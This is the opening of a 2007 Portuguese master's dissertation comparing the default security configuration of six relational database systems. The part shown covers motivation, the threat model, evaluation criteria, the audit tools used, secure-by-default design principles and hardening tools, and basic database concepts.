UNIVERSIDADE DE LISBOA
FACULDADE DE CIÊNCIAS
DEPARTAMENTO DE INFORMÁTICA

SEGURANÇA DA CONFIGURAÇÃO POR OMISSÃO DE SISTEMAS DE GESTÃO DE BASES DE DADOS

Carlos Diamantino Falcato Lourenço

MESTRADO EM INFORMÁTICA

2007

SEGURANÇA DA CONFIGURAÇÃO POR OMISSÃO DE SISTEMAS DE GESTÃO DE BASES DE DADOS

Carlos Diamantino Falcato Lourenço

Dissertação submetida para obtenção do grau de
MESTRE EM INFORMÁTICA

pela
Faculdade de Ciências da Universidade de Lisboa
Departamento de Informática

Dissertação orientada pelo
Prof. Doutor Miguel Nuno Dias Alves Pupo Correia

2007

Resumo

Os sistemas de gestão de base de dados relacionais constituem a pedra basilar dos sistemas de informação actuais. O elevado valor económico desses sistemas, conjugado com o elevado risco a que estão expostos quando ligados à Internet, tornam a questão da sua segurança premente. No entanto, frequentemente os administradores de sistemas descuram a segurança desses sistemas. Por essa razão, é fundamental que esses sistemas forneçam *segurança por omissão*, ou seja, que sejam seguros *out of the box*, sem configuração adicional. Esta tese apresenta um estudo comparativo da segurança por omissão de seis sistemas de gestão de bases de dados comerciais e de código aberto. O estudo foi baseado em análise documental e, sobretudo, no teste desses sistemas usando um conjunto de ferramentas de *software*.

PALAVRAS-CHAVE: Segurança, sistemas de gestão de bases de dados, bases de dados, segurança por omissão

Abstract

Relational Database Management Systems are the cornerstone of current information systems. The high economical value of these systems in conjunction with their high risk exposure when connected to the Internet makes their security an urgent matter. However, system administrators frequently neglect the security of these systems. For that reason, it is essential that these systems provide security by default, i. e., that these systems are secure *out of the box* without additional configuration. This thesis presents a comparative study of the default security of six commercial and open source database management systems. The study was based on an analysis of documentation and especially on the test of these systems using a set of software tools.

KEY WORDS: Security, database management systems, databases, security by default

Agradecimentos

Gostaria de agradecer a um conjunto de pessoas que, directa ou indirectamente contribuíram para a realização deste trabalho.

Aos meus pais e avó, que estiveram ao meu lado desde que me conheço e antes, apoiando sempre os meus objectivos pessoais e profissionais.

Um agradecimento muito especial para as minhas duas Xanas que contribuíram para uma maior maturação pessoal e técnica.

Agradeço ao meu orientador, Professor Miguel Correia, que teve a paciência de discutir todos os passos deste trabalho e providenciar o apoio que precisei para o realizar.

Lisboa, Novembro 2007

Carlos Lourenço

Índice

Lista de figuras

Lista de tabelas

1 Introdução

"*Look what they've done with my database, Ma"*
John Leyden, The Register

1.1 Enquadramento do trabalho

A evolução dos sistemas de informação desde que surgiram até aos dias de hoje tem requerido uma crescente utilização de sistemas de gestão de base de dados (SGBD). Se quando surgiram, estes sistemas serviam propósitos muito específicos e encontravam-se em ambientes que podemos considerar como fechados (ex. académicos, de investigação, militares), hoje em dia o mesmo não se passa, existindo uma grande variedade de SGBDs disponíveis directa ou indirectamente na Internet. Num estudo recente, David Litchfield [23] após executarem um varrimento de portos de comunicação bem conhecidos do *Microsoft SQL Server* e do *Oracle server* em 1.160.000 endereços IP aleatórios, detectou 157 *SQL Servers* e 53 *Oracle servers* disponíveis directamente na Internet. A extrapolação deste resultado para o espaço de endereçamento público do IPv4, permitiu-lhe estimar a existência de 367.587 *Microsoft SQL Servers* e 124.085 *Oracle servers* expostos na rede global.

O elevado valor económico desses sistemas, conjugado com o elevado risco a que estão expostos quando ligados à Internet [38][13], tornam a questão da sua segurança premente. No entanto, frequentemente os administradores de sistemas descuram a

configuração dos mecanismos de segurança desses sistemas [24]. As pessoas que projectam *software* muitas vezes consideram que basta fornecer os mecanismos de segurança que permitam proteger o *software* e documentar a sua utilização, para que depois os administradores de sistemas os configurem correctamente. No entanto, Howard e LeBlanc, fruto da sua experiência de muitos anos referem cinco razões pelas quais essa abordagem não funciona [17]: os administradores não sabem o que configurar; não sabem como configurar; não sabem o que acontecerá se não configurarem; o sistema está estável – para quê mexer?; não têm tempo.

Esse conjunto de razões justifica a necessidade de que os sistemas informáticos em geral, e os sistemas de gestão de bases de dados em concreto, forneçam *segurança por omissão*, ou seja, que sejam seguros *out of the box*, sem configuração adicional. Quando um sistema é instalado, mesmo que o administrador de sistemas não tome especial cuidado com a configuração do sistema, este tem que ficar "suficientemente seguro". Uma questão típica é a das palavras-chave por omissão, uma praga que afecta não apenas SGBDs mas inúmeros outros sistemas, incluindo numerosos modelos de *routers*. Uma simples procura na Internet do termo "default passwords" permite encontrar as palavras-chave por omissão de inúmeros sistemas e serviços. Os administradores de sistemas têm a possibilidade de modificar essas palavras-chave, removendo assim essas vulnerabilidades, no entanto muitas vezes não o fazem.

Outros problemas que assolam os SGBDs como as comunicações em claro, um mecanismo de autorização débil, a inexistência de auditoria, entre outros, dificultam as operações do administrador de sistemas que não pode apenas preocupar-se em gerir o repositório, mas sim, em gerir o repositório de forma segura.

1.2 Bases de dados

De forma a avaliarmos a segurança de um conjunto de sistemas de gestão de bases de dados, definimos uma série de produtos a ser testada e analisada.

Com o objectivo de termos uma amostra significativa do que o mercado tem para oferecer, definimos um conjunto de premissas que nos ajudassem a cumprir o disposto. As premissas escolhidas foram:

1. Qualquer produto deve ter uma representação mensurável no mercado – um dos objectivos do trabalho é avaliar o *status quo* da segurança na configuração por omissão de sistemas de base de dados utilizados, por conseguinte optámos por escolher os mais usados de acordo com um estudo da *Gartner* [14];
2. Pelo menos um produto deverá ter uma licença *General Public License* (GPL) – cada vez mais estimula-se a utilização de sistemas e ferramentas genericamente designados como *open source*, o mundo das bases de dados não é excepção, merecendo portanto um destaque particular neste estudo;
3. O conjunto deverá ser constituído por pelo menos quatro produtos – importante para a imparcialidade e qualidade da amostra;
4. Por último, deveremos conseguir obter, instalar e configurar os produtos de forma a procedermos à análise a que nos propusemos – imprescindível, uma vez que nos propusemos efectuar análise de segurança dos produtos.

Após a aplicação das premissas supra mencionadas, ficámos com o seguinte conjunto de base de dados – *IBM DB2, Microsoft SQL Server, MySQL, Oracle, PostgreSQL, Sybase.*

No processo de análise, consideramos as duas últimas versões de cada produto de forma a conseguirmos providenciar uma análise intra e inter fabricante, procurando assim indicadores evolutivos e diferenciadores.

1.3 Modelo de ameaças

Antes de começarmos a avaliar a segurança de um produto é importante desenvolvermos um modelo de ameaças que nos possa guiar de uma forma organizada no processo de auditoria de segurança. De forma a criarmos o modelo de ameaças é importante descriminar as ameaças que queremos cobrir, sendo um bom ponto de partida a enumeração dos pontos de entrada do produto [12].

Idealmente deveríamos testar tudo, sem excepção. No entanto, não conseguimos testar minuciosamente todas as componentes de um *software* complexo, necessitamos de estabelecer prioridades.

A representação gráfica através de DFDs (do Inglês *Data Flow Diagram*), permite-nos a identificação das áreas sobre as quais deveremos focar os nossos esforços e o

nosso tempo, bem como proporcionar uma melhor compreensão do funcionamento das funcionalidades que pretendemos testar (ver Figura 1).



Figura 1 – DFD genérico

O DFD acima exposto representa o processo de submissão de credenciais para o acesso a um SGBD.

Considerando as diferenças existentes entre os produtos avaliados, cada capítulo apresentará DFDs específicos.

1.4 Avaliação

O estudo pretende avaliar a segurança por omissão em termos dos atributos clássicos de segurança aplicáveis a SGBDs: confidencialidade, integridade e disponibilidade, do serviço e dos dados. Mais concretamente, foi avaliado um conjunto de aspectos que podem ser classificados em termos de três tipos de mecanismos de segurança:

- *Autenticação*: assegurar que – por omissão – a comunicação do par *{utilizador, palavra-chave}* não é realizada em claro na rede e que existem regras que definam o comprimento mínimo e a complexidade da palavra-chave, sendo obrigatória a definição de palavras-chave para utilizadores criados por omissão pelo SGBD aquando da instalação;
- *Autorização*: assegurar que existe um controlo granular no acesso a objectos e que o mesmo tem que ser explicitamente atribuído aos utilizadores;
- *Auditoria de eventos*: assegurar que os acessos a objectos são passíveis de serem monitorizados e descriminados numa estrutura que poderá ser utilizada posteriormente como forma de análise de segurança.

1.5 Ferramentas

O estudo foi baseado na análise documental e, sobretudo, no teste desses sistemas usando um conjunto de ferramentas de *software*. As ferramentas para auditoria de segurança são múltiplas, sendo algumas generalistas e outras direccionadas a produtos específicos. As ferramentas generalistas utilizadas foram as seguintes:

- Varrimento de portos**:** *nmap* [56]
- Análise de assinaturas de aplicações**:** *amap* [71]
- Análise de protocolos**:** *wireshark* [74]
- Análise de vulnerabilidades: *nessus* [53] e *sara* [67]
- Injecção de ataques de negação de serviço: *hping* [47]

As ferramentas para produtos específicos utilizadas foram:

- Análise de assinatura do DB2: *db2getprofile* [42]
- Cliente *IBM DB2*: *EMS SQL Query for DB2* [44]
- Bibliotecas *open source* para *SQL Server* e *Sybase*: *FreeTDS* [46]
- Cliente *Microsoft SQL Server*: *Query Analyzer* [50]
- Cliente *MySQL*: *EMS MySQL* [43]
- Ataque de força bruta à autenticação do Oracle: *orabf* [59]
- Ataque de dicionário à autenticação do Oracle: *checkpwd* [41]
- Varrimento de servidores *web*: *nikto* [54]
- Cliente *Oracle*: *SQL*Plus* [62]
- Injector de comandos *Oracle* TNS: *Tnscmd* [72]
- Cliente *PostgreSQL*: *pgAdmin III* [63]

1.6 Contribuição

É imprescindível que um SGBD proporcione segurança, sem a sua instalação e configuração ser realizada por um especialista da área, considerando que nos dias de hoje não é fácil termos um recurso que em simultâneo seja administrador de base de dados e especialista em segurança, mostrando-se competente em ambas as áreas.

A automatização da configuração das propriedades de segurança fundamentais no processo de instalação/configuração por omissão é um passo importante, pois permite que o administrador de base de dados se foque na aplicação das suas competências

específicas de gestão da base de dados, eliminando assim a necessidade da dualidade administrador de base de dados/especialista em segurança.

O trabalho desenvolvido nesta tese envolve a instalação de um conjunto de sistemas de bases de dados comerciais e de código aberto e a avaliação da sua instalação/configuração por omissão, tendo as seguintes contribuições:

1. A apresentação com detalhe da avaliação efectuada;
2. A identificação das falhas presentes após uma configuração por omissão e as falhas que subsistem a uma configuração orientada à segurança;
3. Um conjunto de conclusões sobre como deve ser a segurança por omissão de um SGBD.

1.7 Estrutura da tese

A tese encontra-se organizada da seguinte forma. O segundo capítulo apresenta o trabalho relacionado – bases de dados e segurança por omissão. Do terceiro ao oitavo capítulo apresentamos cada um dos produtos com uma breve descrição da sua arquitectura, análise de segurança e resultados individuais. No nono capítulo apresentamos os resultados de todos os SGBDs consolidados. O décimo capítulo conclui este trabalho.

2 Contexto

Este capítulo introduz o contexto no qual a tese se insere. Uma vez que o trabalho desenvolvido apresenta as falhas de segurança encontradas numa configuração por omissão de um sistema de gestão de bases de dados, este capítulo aborda a segurança por omissão e conceitos nucleares de um SGBD.

2.1 Segurança por omissão

Num artigo clássico de 1975, Saltzer e Schroeder recolheram um conjunto de *princípios de projecto* para protecção de sistemas informáticos que continuam a ser plenamente válidos [34]. A noção de segurança por omissão está implícita em vários desses princípios que detalhamos de seguida.

Fail-safe defaults Este princípio diz que a omissão é a não permissão de acesso e que os mecanismos de protecção indicam as condições sob as quais o acesso é permitido. Sempre que um acesso ou permissão não seja atribuído explicitamente, deverá ser negado. Se um programa é incapaz de completar uma acção ou tarefa, antes de terminar a sua execução deverá reverter as alterações que realizou no estado de segurança do sistema. Assim, mesmo que um programa falhe o sistema permanece seguro. A implementação deste princípio faz com que um erro na concretização de um mecanismo de protecção que controla as permissões sob um conjunto de objectos tenda para a negação de acesso a esse conjunto. Trata-se pois da segurança por omissão no contexto do controle de acesso. Numa concretização deste princípio de projecto, deverá, por exemplo, ser feito o seguinte: desabilitar por omissão as funcionalidades que poderão incrementar as falhas de um sistema caso não sejam bem configuradas, por exemplo alguns serviços à escuta em certos portos; não atribuir palavras-chave por omissão, ou seja, os administradores do sistema deverão escolher as palavras-chave durante a instalação do *software*.

Privilégio mínimo Este princípio diz que cada programa e cada utilizador devem operar usando o conjunto mínimo de privilégios necessários para realizarem o seu trabalho, durante o tempo estritamente necessário. O número de potenciais interacções entre programas privilegiados é reduzido para o indispensável, de forma a restringir o uso indevido de privilégios. O princípio está relacionado com a segurança por omissão em termos dos privilégios mínimos fornecidos. Numa concretização deste princípio de projecto, deverá, por exemplo, ser feito o seguinte: se um utilizador/programa necessita de ter privilégio de leitura sob um ficheiro, deverá ter apenas o privilégio de leitura, nada mais; se um programa necessita de permissão para criar um *socket* TCP abaixo do 1024, deverá ser executado como administrador, no entanto, apenas durante o tempo estritamente necessário para o fazer.

Aceitabilidade psicológica Este princípio afirma que os mecanismos de segurança têm de ser simples de usar e de fazer aquilo que o utilizador espera deles, ou seja, a implementação de mecanismos de segurança não devem tornar um sistema mais difícil de aceder ou configurar que o mesmo sistema sem os mecanismos. Se considerarmos que um administrador de sistemas tem tendência a considerar que por omissão o sistema está seguro, a segurança por omissão é também uma consequência deste princípio. De forma a um projecto aderir a esta regra, deverá, por exemplo, ser feito o seguinte: o interveniente humano é a peça mais importante da segurança de um sistema, pelo que o sistema deverá ser fácil de configurar e de usar; as informações dadas pelo sistema deverão ser claras e úteis – mas não deverão conter dados para além dos necessários ou permitidos.

2.1.1 Ferramentas de hardening

Podemos dizer que a segurança por omissão é um corolário dos três princípios supracitados. Apesar destes princípios serem bem conhecidos, tanto a investigação como a engenharia de *software* geralmente preocupam-se mais com fornecer os mecanismos necessários para proteger os sistemas e menos com a forma de os configurar correctamente, ou de os ter, por omissão correctamente configurados. No entanto, existem algumas excepções. Os fabricantes de *software* que têm manifestado

preocupação em relação à configuração dos mecanismos, têm promovido e concretizado diferentes medidas com o objectivo de melhorar a segurança dos seus produtos. Uma das medidas mais comuns e transversalmente implementada é a criação de guias de *hardening* contendo um conjunto de procedimentos que, caso sejam seguidos pelos administradores de sistemas possibilitarão tornar um sistema mais seguro. Alguns fabricantes deram um passo maior, desenvolvendo ferramentas que caso sejam instaladas e executadas após a instalação do *software* permitem securizá-lo. De seguida detalhamos algumas delas.

Solaris Security Toolkit Ferramenta desenvolvida pela *Sun Microsystems* que protege genericamente o sistema operativo *Solaris* após a sua instalação e permite a personalização prévia de configurações [69]. Consiste num conjunto de *shell scripts* que implementam um conjunto de recomendações feitas pelos *Sun BluePrints* [29][70], permitindo melhorar a protecção de um sistema de acordo com um nível de *hardening* escolhido ou criado pelo administrador.

Bastille Considerada como uma das ferramentas de *hardening* mais populares, na área do código aberto, o *Bastille* permite efectuar a securização de várias distribuições de *Linux*, entre outros sistemas operativos [40]. O seu *modus operandi* consiste na interpelação do administrador com um conjunto de perguntas e na subsequente protecção do sistema de acordo com as respostas às mesmas. Os passos mais importantes nesta tarefa de securização são: (1) configuração de *firewall*; (2) aplicação de *patches*; (3) remoção do SUID [1] num conjunto de ficheiros; (4) desactivação ou restrição de serviços desnecessários.

Openwall O *hardening* de sistemas através de ferramentas como o *Bastille*, embora melhore a sua protecção não altera os mecanismos de segurança implementados, mostrando-se, por exemplo, incapaz de impedir que utilizadores autorizados num sistema *Linux* executem uma série de acções maliciosas como varrimento de portos, ataques contra a autenticação, etc., que não podem ser proibidas utilizando o mecanismo de autorização sem tornar o sistema incapaz de ser usado. De forma a

[1] Tipo de acesso que pode ser facultado a ficheiros e directorias num sistema UNIX e que permite a elevação temporária de privilégios ao utilizador que executa o acesso.

combater estas ameaças, torna-se necessário agir a nível do *kernel*, fazendo *kernel hardening*.

O *Openwall* [58] actua no *kernel* do *Linux* como um *patch*. Embora não adicione nenhuma funcionalidade ou capacidade que melhore drasticamente a segurança de um *Linux*, providencia uma ajuda preciosa na resolução ou mitigação de um conjunto de vulnerabilidades, através de, por exemplo [8]: (a) securização do */tmp* – impede ataques que necessitam de acesso a este sistema de ficheiros, nomeadamente para a criação de *links*; (b) restrição de escrita para *named pipes*[2] – impede ataques que exploram a escrita em *named pipes*; (c) securização do */proc* – impede *snooping* de informação acerca de processos que não pertencem ao utilizador.

LIDS O *Linux Intrusion Detection System* (LIDS) [49], tal como o *Openwall* actua no *kernel* do *Linux* como um *patch*. No entanto esta ferramenta oferece algo diferente: providencia suporte para *Mandatory Access Control* [3] (MAC), permitindo a implementação de um controlo de acesso mais elevado que o oferecido pelo *Discretionary Access Control*[4] (DAC) do UNIX e implementado pelo *Linux*. A implementação do MAC permite também um controlo de acessos mais granular.

O LIDS permite atribuir aos programas as permissões que eles realmente necessitam – princípio do menor privilégio –, permitindo inclusive delimitar os poderes do utilizador *root* [15].

RSBAC O *Rule Set Based Access Control* (RSBAC) [30][65] é uma extensão de segurança para *kernels Linux*, baseado no *Generalized Framework for Access Control* (GFAC) desenvolvido por Abrams *et al.* [1].

O modo de funcionamento do RSBAC traduz-se na extensão mandatória de todas as chamadas de sistema relevantes em termos de segurança, i.e., todas as chamadas de sistema que utilizam os mecanismos de autenticação e autorização são extendidas de forma a utilizarem o RSBAC. O código responsável por esta extensão recorre a um componente centralizado de decisão, responsável por invocar todos os módulos de

[2] Permite que dois processos comuniquem um com o outro.
[3] Tipo de controlo que restringe o acesso a objectos de acordo com o tipo de informação (que estes possuem) e de acordo com o mecanismo de autorização configurado para quem pretende aceder aquele tipo de informação.
[4] Tipo de controlo que restringe o acesso a objectos de acordo com a identidade de quem quer aceder.

segurança configurados e gerar a decisão final. As decisões são baseadas num conjunto de atributos do acesso, do alvo do acesso e do elemento que solicita o acesso.

Apesar das medidas e das ferramentas mencionadas permitirem melhorar a segurança de um sistema, não podemos definir o resultado da sua aplicação como "segurança por omissão", uma vez que é necessário desempenhar manualmente um conjunto de tarefas, sejam elas seguir as recomendações descriminadas num documento de orientação para protecção do sistema ou proceder à instalação de ferramentas e subsequente configuração das mesmas. A caracterização correcta do resultado seria "segurança por omissão após conjunto de passos", passos estes que dificilmente são executados da melhor forma por um administrador de sistemas que não seja especialista em segurança.
As ferramentas de *kernel hardening*, em particular, apesar de serem relativamente simples de instalar e configurar para um administrador de sistemas, tornam o sistema resultante difícil de administrar e podem impedir programas *third-party* de funcionarem correctamente.

2.1.2 Sistemas seguros por omissão

Aos dias de hoje, muitos produtos continuam sem providenciar uma configuração *out of the box* que possamos caracterizar de segura, sendo excepção um pequeno conjunto de sistemas, cujos representantes mais conhecidos detalhamos de seguida.

OpenBSD Sistema operativo de código aberto que desde que surgiu primou pela segurança. Um dos elementos que contribuiu para o seu troféu de "sistema operativo mais seguro" foi o facto de após a instalação ter todos os serviços desligados, exceptuando o serviço de acesso remoto SSH (*Secure Shell*). Estando os serviços desligados por omissão, o sistema está inicialmente protegido contra vulnerabilidades que esses serviços possam ter. Para além de apresentar os serviços por omissão desligados, o *OpenBSD* bane a utilização de protocolos que transmitem dados "em claro" oferecendo substitutos que utilizam cifração: *OpenSSH* (ssh) substitui o *telnet* e o *rlogin*; *OpenSSL* (https) substitui o *http*.

Um dos grandes problemas dos sistemas operativos como por exemplo os *Linux* é a inclusão de *software third-party* não previamente verificado. Se é descoberta uma vulnerabilidade neste *software*, quem o desenvolveu terá que disponibilizar um *patch* e posteriormente o distribuidor do sistema operativo terá que o fazer chegar a todos os clientes. Aliado a este problema, o facto dos fabricantes do sistema operativo não auditarem a segurança nem avaliarem a qualidade do *software third-party* pode fazer com que exista um intervalo de tempo considerável durante o qual o *software* é vulnerável. A equipa que desenvolveu o *OpenBSD* tomou um conjunto de passos fundamental de forma a minimizar estes problemas [57]: (1) auditou todo o seu código; (2) mantém um mecanismo disponível e actualizado para os administradores de sistema procederem ao *download* de *software third-party* cuja correcta execução sobre o *OpenBSD* foi verificada.

EnGarde Secure Linux A maior parte dos sistemas operativos é vulnerável à subversão de privilégios e comprometimento da conta de super utilizador.
Este sistema operativo de código aberto [45] implementa um modelo de segurança em que todos os processos e aplicações são controlados por políticas de segurança que definem as acções que podem desenvolver e os recursos aos quais podem aceder. Encontra-se assim, construído sobre o princípio de que qualquer programa ou serviço deverá ter apenas as permissões necessárias para desempenhar a sua função – princípio do menor privilégio.
A implementação de uma política de segurança em que todos os serviços instalados estão desabilitados e as permissões são por omissão conservadoras permite concretizar o princípio de projecto *fail-safe defaults*. A sua segurança por omissão é ainda fortalecida através da remoção de *software* como ambiente gráfico e compilador aquando da instalação [27].

Trusted Solaris Sistema operativo comercial, baseado no *Solaris*. Implementa um conjunto de funcionalidades e capacidades que o tornam mais seguro, nomeadamente [73]: (a) utiliza conjuntamente MAC e DAC no controlo de acesso a ficheiros; (b) segue o princípio do menor privilégio, tornando mandatória a execução de um programa com as permissões que o mesmo necessite e não mais; (c) providencia um ambiente protegido contra captura de *keystrokes*.

2.1.3 Estratégia de desenvolvimento

Apesar de muitos fabricantes terem começado a dar mais valor a uma configuração cuidada, a um produto final repleto de funcionalidades mas seguro, e/ou ao desenvolvimento de *software* orientado à protecção, dificilmente conseguimos encontrar indícios de estratégias de desenvolvimento de *software*, onde a segurança desempenhe um papel preponderante e omnipresente acompanhando o ciclo de vida do *software* desde o início até ao "fim de vida" do produto. A *Microsoft* está a inovar nesta área através da iniciativa *Trustworthy Computing* [22], a partir da qual introduziu no seu ciclo de desenvolvimento de *software* uma estratégia denominada por SD3, constituída pelos seguintes princípios [17]:

(a) *Secure by Design* – o *software* deverá ser desenhado e concretizado de modo a garantir as propriedades de segurança aplicáveis, por exemplo, resistindo a ataques e garantindo a confidencialidade da informação por ele armazenada. De acordo com a *Microsoft,* a equipa responsável pela concepção do *software* deverá, entre outros: (i) requisitar formação para todos os seus membros; (ii) assegurar que os modelos de ameaça estão criados aquando do término da fase de desenho; (iii) seguir as boas práticas de desenho e concepção; (iv) simplificar o código e o modelo de segurança; (v) realizar testes de penetração antes de dar como concluído o *software*;

(b) *Secure by Default* – o *software* aquando do término da sua instalação deverá apresentar apenas as funcionalidades básicas e as suas operações deverão ser realizadas com o menor privilégio possível, ou seja, o *software* deverá ficar "suficientemente seguro". De forma a um *software* ser considerado *secure by default*, deverão seguidas as seguintes premissas: (i) não instalar por omissão todas as funcionalidades e capacidades. Instalar apenas o conjunto de funcionalidades e capacidades que serão utilizados pela maioria dos utilizadores; (ii) implementar o princípio do menor privilégio, adequando as permissões das operações de programas e utilizadores ao estritamente necessário; (iii) dimensionar a protecção de acordo com a importância do recurso. A informação e os recursos críticos deverão estar protegidos contra ataques;

(c) *Secure in Deployment* – o sistema deve ser fácil de manter seguro, ou seja, devem existir ferramentas que permitam aos administradores manter o sistema seguro durante o seu tempo de vida. A satisfação deste princípio é atingida, satisfazendo as

seguintes premissas: (i) oferecer uma forma de administrar as funcionalidades de segurança; (ii) criar *patches* de segurança com qualidade assim que necessário/possível; (iii) dar a informação necessária, ao utilizador para que este possa compreender como utilizar o sistema de uma forma segura, e ao administrador de sistemas para que este possa executar e/ou manter uma configuração segura.

A estratégia SD3 mais tarde foi denominada de SD3+C com a adição do princípio (d) *Communications* – os programadores responsáveis pela concepção do *software* deverão estar preparados para a descoberta de vulnerabilidades e deverão dialogar com os administradores e com os utilizadores ajudando-os a implementar protecções [19].

Os produtos mais recentes da Microsoft, de onde se destaca o *SQL Server* 2005 são os primeiros frutos da implementação dos princípios supra mencionados no ciclo de desenvolvimento de *software.*

Nesta tese focamo-nos na implementação por parte dos fabricantes de SGBDs dos dois primeiros princípios do SD3+C – *Secure by Design, Secure by Default* – da seguinte forma: (a) *Secure by Default* – identificamos os aspectos positivos e os aspectos negativos das capacidades dos SGBDs no que diz respeito às implementações das propriedades e mecanismos que identificámos na secção 1; (b) *Secure by Design* – identificamos as capacidades que os SGBDs possuem e que podemos explorar de forma a tornar a configuração por omissão segura.

2.2 Segurança de bases de dados

A motivação inicial para a colocação de mecanismos de protecção em sistemas informáticos foi a de impedir que acções maliciosas ou erros causados por um utilizador A prejudicassem um utilizador B culminando em destruição ou modificação de dados; leitura ou cópia de dados sem permissão; degradação do serviço do qual o utilizador B depende [20]. Esta motivação inicial adequa-se quase na perfeição ao mundo das bases de dados, uma vez que os riscos nos quais um sistema de gestão de bases de dados incorre são classicamente: (a) acesso não autorizado a dados confidenciais – confidencialidade; (b) alteração de dados não autorizada – integridade;

(c) perda de disponibilidade; (d) comprometimento do sistema operativo onde o SGBD reside e subsequente ataque a outros sistemas.

De forma a um SGBD combater os riscos supracitados, é necessária a satisfação de um conjunto de requisitos de segurança [55]:

1. *A integridade física e lógica da base de dados tem que ser assegurada* – as modificações aos dados têm que ser realizadas exclusivamente por utilizadores/programas autorizados, ou seja, os mecanismos de autenticação e de autorização têm que estar configurados correctamente. Os dados têm que estar protegidos contra corrupção causada por exemplo pela acção incorrecta de um programa, ou seja, tem que existir a capacidade de reverter a base de dados até um último momento anterior à corrupção;
2. *A capacidade de auditar tem que existir* – esta capacidade permite a construção de um relatório de acessos e/ou alterações a dados que pode ser usado na determinação de quem fez o quê e quando, permitindo ao administrador da base de dados a detecção de acções incorrectas e/ou maliciosas;
3. *O controlo de acessos tem que estar correctamente configurado* – apesar de à primeira vista o controlo de acessos de uma base de dados ser similar ao de um sistema operativo, ele é bastante mais complicado. Por exemplo, tradicionalmente nos sistemas operativos, os mecanismos de protecção permitem a diferentes utilizadores, distintos acessos a um objecto; permitem que um utilizador A leia o conteúdo de um ficheiro F e um utilizador B altere o conteúdo de F. No entanto este mecanismo de controlo que distingue um acesso de leitura de um acesso de alteração não é suficiente para implementar segurança na base de dados [10]. Embora um utilizador não possa determinar os conteúdos de um ficheiro, através da leitura de outros ficheiros, um utilizador poderá determinar o valor de um dado, através da leitura de outros dados. Este problema de segurança chama-se *inferência* [31];
4. *Autenticação criteriosa dos utilizadores* – o SGBD tem que requerer a satisfação de critérios rigorosos no processo de autenticação dos utilizadores. Tradicionalmente, o SGBD é executado como uma aplicação de um sistema operativo, não existindo nenhuma relação privilegiada entre os dois. Por

conseguinte, o motor de base de dados é forçado a executar a sua própria autenticação;

5. *Assegurar disponibilidade* – Deverão existir um conjunto de mecanismos que permitam garantir as seguintes capacidades: (a) arbitrar o acesso de N utilizadores a um mesmo dado (característica fundamental de um repositório de dados, devido à sua natureza "multiutilizador"); (b) recuperar de erros causados por *hardware* ou *software*; (c) recuperar de erros causados por exploração de vulnerabilidades.

No estudo que efectuamos, abordamos cada um dos riscos referidos anteriormente, avaliando documentalmente a implementação por omissão das propriedades fundamentais – confidencialidade, integridade e disponibilidade – e a existência, por omissão, de meios facilitadores (ex. procedimentos residentes na base de dados que acedam ao sistema operativo) do comprometimento de sistemas exteriores ao SGBD.
Complementamos e estendemos o alcance da avaliação documental, com uma avaliação experimental onde validamos as conclusões do levantamento de informação efectuado anteriormente e testamos a satisfação dos requisitos de segurança, observando directamente a implementação dos princípios de projecto falados previamente, e examinando indirectamente a concretização de dois outros princípios de projecto de Saltzer e Schroeder: o princípio de *complete mediation* que diz que todos os acessos a objectos têm que ser autorizados e o princípio de *separação de poderes* que diz que não devem ser facultadas permissões sobre um objecto, programa ou serviço após o cumprimento de apenas uma condição.
A avaliação experimental estuda igualmente as categorias de falha identificadas por David Litchfield *et al.* [24] como representando uma elevada percentagem dos problemas de segurança relacionados com bases de dados, onde se incluem:
Falhas nos protocolos de autenticação: várias bases de dados têm protocolos de autenticação, em que o par {utilizador, palavra-chave} é enviado em claro;
Acessos não autenticados a funcionalidades: alguns componentes de bases de dados permitem um acesso não autenticado a funcionalidades que deveriam estar autenticadas, outros, permitem um acesso público a informação sensível acerca da configuração do SGBD.

2.3 Conceitos

Um Sistema de Gestão de Bases de Dados (SGBD) é um *software* cujo objectivo simplificado é efectuar a gestão de tabelas, sendo responsável por controlar os acessos por parte de clientes a esses mesmos dados.

Modelo relacional Existem muitos sistemas de gestão de bases de dados, no entanto o objecto de estudo desta tese são os sistemas relacionais, claramente o tipo dominante. O modelo relacional centra-se num conceito nuclear de relação que pode ser entendido como um conjunto de registos [32]. Uma descrição de dados recorrendo ao modelo denomina-se por *schema*. No modelo relacional o *schema* para uma relação especifica: o seu nome e o tipo e nome de cada atributo [32]. Exemplo de um *schema*:

```
Carros (marca: string, modelo: string, ano: integer)
```

O *schema* "Carros" representa uma tabela com as colunas {marca, modelo, ano}.

Na criação de *schemas* é utilizada uma linguagem própria de definição de dados denominada de DDL (*Data Definition Language*). A consulta, actualização, eliminação e inserção de registos nos *schemas* é feita através de uma linguagem de manipulação de dados denominada por DML (*Data Manipulation Language*). A linguagem SQL (*Structured Query Language*) é uma linguagem DDL e DML.

Instância e base de dados Uma instância é um ambiente lógico, criado dentro de um sistema de gestão de bases de dados, providenciando um intervalo de memória, políticas de gestão de CPU e portos para comunicação. Cada instância é composta por uma ou mais bases de dados (depende do SGBD). Cada base de dados consiste numa colecção de objectos de sistema e de utilizadores, armazenados fisicamente em discos. O objectivo do atacante é aceder à base de dados, sendo que a instância é o que medeia o seu acesso (ver Figura 2).



Figura 2 – Instância e base de dados

Objectos Os objectos são componentes lógicos representados dentro de uma base de dados com uma estrutura específica que reflecte a sua tipologia. Os principais tipos de objectos são:

- *Índice*: contém uma entrada por cada valor que aparece numa coluna indexada de uma tabela;
- *Stored procedure*: código desenvolvido numa linguagem específica do SGBD que se encontra armazenado dentro da base de dados;
- *Tabela*: objecto nuclear de uma base de dados, responsável pelo armazenamento de dados;
- *Trigger*: programa ligado a uma tabela e que é executado após a ocorrência de um evento específico;
- *Vista*: objecto que representa os dados contidos em uma ou mais tabelas. Não pode ser alterado.

Linguagens A extensão das funcionalidades do SQL é realizada através da inclusão de linguagens procedimentais que permitem a definição de variáveis, condições e lógica de controlo através de constructores como *If...Else*, *Case*, *While*, etc.
